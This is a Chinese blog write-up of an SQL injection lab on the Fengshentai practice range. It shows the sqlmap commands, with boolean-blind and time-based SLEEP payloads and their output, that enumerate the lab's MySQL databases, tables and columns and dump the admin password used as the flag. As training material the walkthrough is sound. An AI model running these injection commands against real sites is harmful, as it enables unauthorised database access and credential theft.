【封神台】SQL注入靶场练习（sqlmap）

原创

00勇士王子 于 2021-11-01 21:47:23 发布 2480 收藏


分类专栏： web 文章标签： sql 数据库 database

本文链接：https://blog.csdn.net/qq_45813980/article/details/121086733

靶场地址


https://hack.zkaq.cn


题目




解题过程

1.进入题目





2.只有个 点击查看新闻，点击进入



3.发现参数id，肯定就是我们要注入的参数了，先用sqlmap跑一遍

查询数据库

python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --dbs

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3850=3850

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3667 FROM (SELECT(SLEEP(5)))VBvd)
---
[19:25:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:25:35] [INFO] fetching database names
[19:25:35] [INFO] fetching number of databases
[19:25:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
val
[19:25:35] [INFO] retrieved: 3
[19:25:39] [INFO] retrieved: information_schema
[19:26:10] [INFO] retrieved: maoshe
[19:26:21] [INFO] retrieved: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test
```


因为我们需要获得管理员密码，所以要查maoshe数据库

python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --tables -D maoshe

```
[19:34:03] [INFO] retrieved: 4
[19:34:06] [INFO] retrieved: admin
[19:34:19] [INFO] retrieved: dirs
[19:34:30] [INFO] retrieved: news
[19:34:38] [INFO] retrieved: xss
Database: maoshe
[4 tables]
+--------+
| admin  |
| dirs   |
| news   |
| xss    |
+--------+
```


查admin表

python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --columns -T admin -D maoshe

```
[19:42:21] [INFO] retrieved: varchar(11)
Database: maoshe
Table: admin
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| Id       | int(11)     |
| password | varchar(11) |
| username | varchar(11) |
+----------+-------------+
```


查password

```
[19:46:57] [INFO] retrieved: 2
[19:47:00] [INFO] retrieved: hellohack
[19:47:20] [INFO] retrieved: zkaqbanban
Database: maoshe
Table: admin
[2 entries]
```

输入flag ： hellohack ， 正确